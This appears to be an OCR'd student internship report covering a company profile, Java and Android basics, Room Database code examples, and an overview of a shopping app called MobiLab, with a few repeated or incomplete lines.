Shaligram Infotech is built by multidisciplinary team of visionaries with the profound business insight and clear vision of becoming the most eminent software development company in global marketplace.

Our objective is to ensure that our technology delivery helps our clients continue driving efficiencies into their businesses. Our team is consisting of software engineers who have the knowledge on latest tools, frameworks and platforms and hands-on experience of intercontinental projects to deliver quality solutions within your expected time line.

Our prime focus is on our business partners and create the unparalleled comfort level while working on their projects. Contact us for NO COST requirement analysis and POC for your projects.

1.2 MISSION AND VISION OF THE COMPANY:

1.2.1 VISION:

We at Shaligram Infotech have a vision of becoming the most eminent software development company with the highest customer life cycle for offshore service seekers globally. Shaligram Infotech services must define the best “collaborative experience” for our clients and solution users.

1.2.2MISSION:

We at Shaligram Infotech are focused on creating the greatest pull for our services and cost optimization for our clients. Our internal and external processes are focused on creating the perfect work environment for our techno-functional consultants as well as for the fresh engineering graduates. Our continuous improvement processes are focused on optimizing skills of our people on the latest tools, technologies, frameworks and platforms so as to deliver our services with the maximum value add to our offshore and domestic clients.

Chapter 2. Java for Mobile Development

2.1 Introduction to Java:

Java is a high-level, object-oriented programming language that is designed to be portable, secure, and easy to use. It was developed by James Gosling and his team at Sun Microsystems in the mid-1990s.

2.2 Java Development Kit:

The JDK contains in addition the development tools necessary to create Java programs. The JDK consists therefore of a Java compiler, the Java virtual machine, and the Java class libraries.

2.3 Features of Java:

- **Simple**: Java is very easy to learn, and its syntax is simple, clean and easy to understand.
- **Object-oriented:** Object-oriented programming (OOPs) is a methodology that simplifies software development and maintenance by providing some rules. Basic concepts of OOPs are Object, Class, Inheritance, Polymorphism, Abstraction, Encapsulation




Fig 2.1 Features of Java

- **Platform Independent:**




Fig 2.2 Platform Independent

- **Secured:**

  It is secured because:

  - No explicit pointer
  - Java Programs run inside virtual machine sandbox.

- **Robust:** It uses strong memory management.
- **Multi-threaded:** A thread is like a separate program, executing concurrently.
- **High Performance**
- **Dynamic**
- **Portable**
- **Architectural-neutral**
- **Distributed**

Chapter 3. Android App Development Overview

3.1 Introduction to Android:

Android is an open source and Linux-based **Operating System for** mobile devices such as smartphones and tablet computers. Android was developed by the Open Handset Alliance, ledby Google, and other companies.

The first beta version of the Android Software Development Kit (SDK) was released by Google in 2007 whereas the first commercial version, Android 1.0, was released in September 2008. On June 27, 2012, at the Google I/O conference. The latest Android version is Android 13.

3.2 Features of Android:

Android is a powerful operating system competing with Apple 4GS and supports great features.
Few of them are listed below −

- **Beautiful UI**: Android OS basic screen provides a beautiful and intuitive user interface.
- **Connectivity**: GSM/EDGE, IDEN, CDMA, EV-DO, UMTS, Bluetooth, Wi-Fi, LTE,NFC and WiMAX.
- **Storage**: SQLite, a lightweight relational database, is used for data storage purposes.
- **Messaging**: SMS and MMS
- **Web browser**: Based on the open-source Web Kit layout engine, coupled with Chrome'sV8 JavaScript engine supporting HTML5 and CSS3.
- **Multi-touch**: Android has native support for multi-touch which was initially madeavailable in handsets such as the HTC Hero.
- **Multi-tasking**: User can jump from one task to another and same time various application can run simultaneously.
- **GCM**: Google Cloud Messaging (GCM) is a service that lets developers send short message data to their users on Android devices, without needing a proprietary sync solution.
- **Android Beam**: A popular NFC-based technology that lets users instantly share, just by touching two NFC-enabled phones together.

Fig 3.1 Android Features

Android versions:

These will help you to identify on which version you should make your application. All these versions have a percentage chart across the whole globe according to a survey, which will help you to identify the maximum used android version to maximize your application benefits and provide it to the maximum users.

- Android 1.0 (2008) - No Version Name
- Android 1.1 2009) - Petit Four
- Android 1.0 (2008) - No Version Name
- Android 1.1 2009) - Petit Four
- Android 1.5 (2009) – Cupcake
- Android 1.6 (2009) - Donut
- Android 2.0 - 2.1 (2009) - Eclair
- Android 2.2 - 2.2.3 (2010) - Froyo
- Android 2.3 - 2.3.7 (2010) - Gingerbread
- Android 3.0 - 3.2.6 (2011) - Honeycomb
- Android 4.0 - 4.0.4 (2011) - Ice Cream Sandwich
- Android 4.1 - 4.3.1 (2012) - Jelly Bean
- Android 4.4 - 4.4.4 (2013) - KitKat

- Android 5.0 - 5.1.1 (2014) - Lollipop
- Android 6.0 - 6.0.1 (2015) - Marshmallow
- Android 7.0 - 7.1.2 (2016) - Nougat
- Android 8.0 - 8.1 (2017) - Oreo
- Android 9.0 (2018) - Pie
- Android 10 (2019) - Android 10
- Android 11(2020)
- Android 12(2021)
- Android 13(2022) – Latest

Fig 3.2 Versions of Android

3.3 Android Activities:

The Activity class defines the following call backs i.e., events. You don't need to implement all the callbacks methods. However, it's important that you understand each one and implement those that ensure your app behaves the way users expect.




Fig 3.3 Android Activity Architecture

1. **onCreate()** This is the first callback and called when the activity is first created.
2. **onStart()** This callback is called when the activity becomes visible to the user.
3. **onResume()** This is called when the user starts interacting with the application.
4. **onPause()** The paused activity does not receive user input and cannot execute any code and called when the current activity is being paused and the previous activity is being resumed.
5. **onStop()** This callback is called when the activity is no longer visible.
6. **onDestroy()** This callback is called before the activity is destroyed by the system.
7. **onRestart()** This callback is called when the activity restarts after stopping it.

3.4 AndroidManifest.xml file in android:

The **AndroidManifest.xml file** contains information of your package, including components ofthe application such as activities, services, broadcast receivers, content providers etc.

- It performs some other tasks also:

- It is **responsible to protect the application** to access any protected parts by providing the permissions.
- It also **declares the android api** that the application is going to use.
- It **lists the instrumentation classes**. The instrumentation classes provide profiling and other informations. These informations are removed just before the application is published etc.

This is the required xml file for all the android application and located inside the root directory.

Elements of the AndroidManifest.xml file:

1. **<manifest>:**
   manifest is the root element of the AndroidManifest.xml file. It has **package** attribute thatdescribes the package name of the activity class.

2.<application>:

application is the subelement of the manifest. It includes the namespace declaration. This element contains several subelements that declares the application component such as activity etc.

The commonly used attributes are of this element are **icon**, **label**, **theme** etc. **android:icon** represents the icon for all the android application components. **android:label** works as the default label for all the application components. **android:theme** represents a common theme for all the android activities.

3. <activity>:

activity is the subelement of application and represents an activity that must be defined in the AndroidManifest.xml file. It has many attributes such as label, name, theme, launchMode etc.

android:label represents a label i.e. displayed on the screen.

android:name represents a name for the activity class. It is required attribute.

4.<intent-filter>:

intent-filter is the sub-element of activity that describes the type of intent to which activity, service or broadcast receiver can respond to.

5. <action>:

It adds an action for the intent-filter. The intent-filter must have at least one action element.

6.<category>:

It adds a category name to an intent-filter.

Chapter 4. Room Database

4.1 Room Database Overview:

Room Database is a persistence library provided by Android for managing local data storage. It provides an abstraction layer over SQLite, making it easier for developers to store and retrieve data in their Android apps. Room Database is part of the Android Jetpack libraries and is recommended by Google as the preferred way to store data in Android apps.

Room Database provides several advantages over other persistence libraries, including faster performance, easier implementation, and improved code readability. It also provides support for reactive programming using LiveData and RxJava, making it easier for developers to build reactive UIs.




Fig 4.1 Room Database

4.2 Entity:

Entity is a component of Room Database that represents the data model of an Android app. It is an annotated class that defines the schema of a database table. Each field of the Entity class represents a column in the table, and each instance of the class represents a row in the table.

You define each Room entity as a class annotated with **@Entity**. A Room entity includes fields for each column in the corresponding table in the database, including one or more columns that make up the primary key.

By default, Room uses the class name as the database table name. If you want the table to have a different name, set the **tableName** property of the **@Entity** annotation. Similarly, Room uses the field names as column names in the database by default. If you want a column to have a different name, add the **@ColumnInfo** annotation to the field and set the **name** property. The following example demonstrates custom names for a table and its columns:

```
@Entity(tableName = "users")
public class User {
    @PrimaryKey
    public int id;

    @ColumnInfo(name = "first_name")
    public String firstName;

    @ColumnInfo(name = "last_name")
    public String lastName;
}
```

4.3 DAO:

(Data Access Object) DAO is a component of Room Database that provides the methods for accessing the data stored in the database. It is an interface that defines the SQL queries that are used to interact with the database. DAO provides a high-level API for accessing the data, making it easier for developers to work with the database.

You can define each DAO as either an interface or an abstract class. For basic use cases, you usually use an interface. In either case, you must always annotate your DAOs

with @Dao. DAOs don't have properties, but they do define one or more methods for interacting with the data in your app's database.

The following code is an example of a simple DAO that defines methods for inserting, deleting, and selecting User objects in a Room database:

```
@Dao
public interface UserDao {
    @Insert(onConflict = OnConflictStrategy.REPLACE)
    public void insertUsers(User... users);

    @Insert
    public void insertBothUsers(User user1, User
user2);

    @Insert
    public void insertUsersAndFriends(User user,
List<User> friends);
}
```

Each parameter for an @Insert method must be either an instance of a Room data entity class annotated with @Entity or a collection of data entity class instances, each of which points to a database. When an @Insert method is called, Room inserts each passed entity instance into the corresponding database table.

If the @Insert method receives a single parameter, it can return a long value, which is the new rowId for the inserted item. If the parameter is an array or a collection, then return an array or a collection of long values instead, with each value as the rowId for one of the inserted items. To learn more about returning rowId values, see the reference documentation for the @Insert annotation and the SQLite documentation for rowid tables

4.4 Database:

The following code defines an AppDatabase class to hold the database. AppDatabase defines the database configuration and serves as the app's main access point to the persisted data. The database class must satisfy the following conditions:

- The class must be annotated with a @Database annotation that includes an entities array that lists all of the data entities associated with the database.
- The class must be an abstract class that extends RoomDatabase.
- For each DAO class that is associated with the database, the database class must define an abstract method that has zero arguments and returns an instance of the DAO class.

```
@Database(entities = {User.class}, version = 1)
 public abstract class AppDatabase extends RoomDatabase {
    public abstract UserDao userDao();
}
```




Fig 4.2 Room Architecture

Chapter 5: PROJECT

5.1 Overview of Project:

The MobiLab is a mobile application developed to facilitate online shopping for customers. The app offers a variety of features to enhance user experience, including browsing products, adding them to the cart, and placing orders. The app utilizes a local SQLite database with the Room persistence library to store data such as user information, product details, and order history.

The main features of the app include a home screen with a list of brands, a product detail screen, a cart screen where users can view and modify their cart items, and a checkout screen where users can place an order. The database schema includes several tables such as User, Product, Order, OrderItem, and Brand, with relationships established through foreign keys.

Use Case Diagrams:




Fig 5.1 Login / Registration Use case




Fig 5.2 System Use case




Fig 5.3 Cart Use case

Flow Charts:




Fig 5.4 Project Flowchart




Fig 5.5 Login/Registration Flowchart




Fig 5.6 Add to Cart Flowchart

